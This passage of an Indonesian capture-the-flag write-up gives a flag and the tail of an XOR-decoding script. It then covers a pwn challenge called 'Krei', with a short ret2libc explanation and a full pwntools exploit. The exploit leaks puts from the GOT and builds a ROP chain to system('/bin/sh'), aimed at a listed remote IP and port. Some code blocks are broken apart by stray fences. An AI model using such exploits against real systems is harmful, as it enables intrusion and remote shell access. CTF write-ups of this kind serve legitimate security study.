2820257438258466104, 3226986058797383405, 14101287191292330496,
```

```
3226986058797383389, 406728620538917125, 8867500935314315644,
11281029753033864514, 14101287191292330525, 11281029753033864518,
5640514876516932337, 406728620538917143, 14101287191292330502,
8867500935314315625, 5640514876516932295, 5640514876516932341,
5640514876516932333, 6047243497055849524, 11281029753033864459,
6047243497055849556, 8460772314775398378, 3226986058797383392,
6047243497055849578, 6047243497055849523, 2820257438258466169,
14101287191292330512, 8867500935314315561, 5640514876516932325]

n = enc[0]

xored = enc[1:]

def roror(m):
    ret = 1234567891011121314151616
    for i in range(1, m+1):
        ret ^= i
    return ret

possibility = string.printable
for xor in xored:
    for r in range(1, 10):
        a = xor
        b = (r * roror(r)) % n
        # print(f'{a} ^ {b}')
        value = a ^ b

        if (value >= 0 and value <= 255 and chr(value) in possibility):
            print(chr(value), end=' ')
            break
```

PWN

[300 pts] Krei

FLAG: IFEST23{h3y_yoU_4R3_NOT_suPPos3D_t0_sEE_tH1S_Bcrsze}

Challenge 11 Solves X

Krei

300

Easy

Kesalahan! Sistem terhambat.

nc 103.152.242.235 5555

Author: Vin

 Krei

Flag Submit

Tipikal soal pwn ret2libc, pertama kita cek apakah ada ROPgadget yang bisa membantu dan ditemukan gadget pop rdi. Kemudian, kita tinggal melakukan leak sebuah fungsi (saya menggunakan puts). Karena file libc tidak diberikan, kita harus mencari sendiri file libc yang digunakan pada server. Saya menggunakan website <https://libc.rip/> untuk mencari versi libc yang digunakan. Setelah dicoba satu persatu, ditemukan bahwa libc ubuntu merupakan libc yang digunakan, kemudian set address yang benar dan kita telah mendapatkan shell.

Kode final:

```
from pwn import *
import argparse

# =====
#           SETUP FUNCTIONS
# =====

def print_message():
    cDFL = "\x1b[0m"
    cBLK = "\x1b[1;30m"
```

```

cRED = "\033[1;31m"
cGRN = "\033[1;32m"
cYLW = "\033[1;33m"
cBLU = "\033[1;34m"

text = """
    RUNNING EXPLOIT
    | ....
| if (args.debug):
|     text += f"""
| DEBUGGING {cGRN}ENABLED{cDFL} | """
| else:
|     text += f"""
| DEBUGGING {cRED}DISABLED{cDFL} | """

if (args.interactive):
    text += f"""
| INTERACTIVE {cGRN}ENABLED{cDFL} | """
else:
    text += f"""
| INTERACTIVE {cRED}DISABLED{cDFL} | """

if (args.gdb):
    text += f"""
| RUNNING {cYLW}GDB{cDFL} | """
"""

elif (args.remote):
    text += f"""
| RUNNING {cBLU}REMOTE EXPLOIT{cDFL} | """
"""

else:
    text += f"""
| RUNNING {cBLK}LOCAL EXPLOIT{cDFL} | """
"""

print(text)

def initIO():
    print_message()
    if (args.debug):
        context.log_level = "debug"

```

```

if (args.gdb):
    return pwnlib.gdb.attach(elf.process(), gbdscript=script)
if (args.remote):
    return remote(server, port)
return elf.process()

top_parser = argparse.ArgumentParser()

running = top_parser.add_mutually_exclusive_group()
running.add_argument("-g", "--gdb", action="store_true", dest="gdb",
help="connect to gdb")
running.add_argument("-r", "--remote", action="store_true",
dest="remote", help="connect to remote")
running.add_argument("-l", "--local", action="store_true", dest="local",
help="connect to local", default=True)

top_parser.add_argument("-d", "--debug", action="store_true",
dest="debug", default=False, help="enable/disable debugging")
top_parser.add_argument("-i", "--interactive", action="store_true",
dest="interactive", default=False, help="enable/disable interactive")
args = top_parser.parse_args()

# =====
#           CONFIG SETUP
# =====

# LOCAL
file = "./Krei"
libc = "./libc6.so"
if (file != ""):
    elf = context.binary = ELF(file, checksec=False)
if (libc != ""):
    libc = ELF(libc, checksec=False)

# REMOTE
server = "103.152.242.235"
port = 5555

# GDB
context.terminal = "kitty"
script = """
"""

# =====

```

```
#                               EXPLOIT GOES HERE
# =====

io = initIO()

offset = 136

pop_rdi = next(elf.search(asn('pop rdi ; ret')))

payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],
    elf.plt['puts'],
    elf.sym['bot']
)

io.sendlineafter(b'bantu?\n', payload)

puts_leak = u64(io.recv(6) + b'\x00\x00')

print(f'puts leak: {puts_leak:x}')

libc.address = puts_leak - libc.sym['puts']
system = libc.sym['system']
binsh = next(libc.search(b'/bin/sh'))

payload = flat(
    b'A' * offset,
    pop_rdi+1,
    pop_rdi,
    binsh,
    system,
    0x0
)

io.sendline(payload)

if (args.interactive):
    io.interactive()
```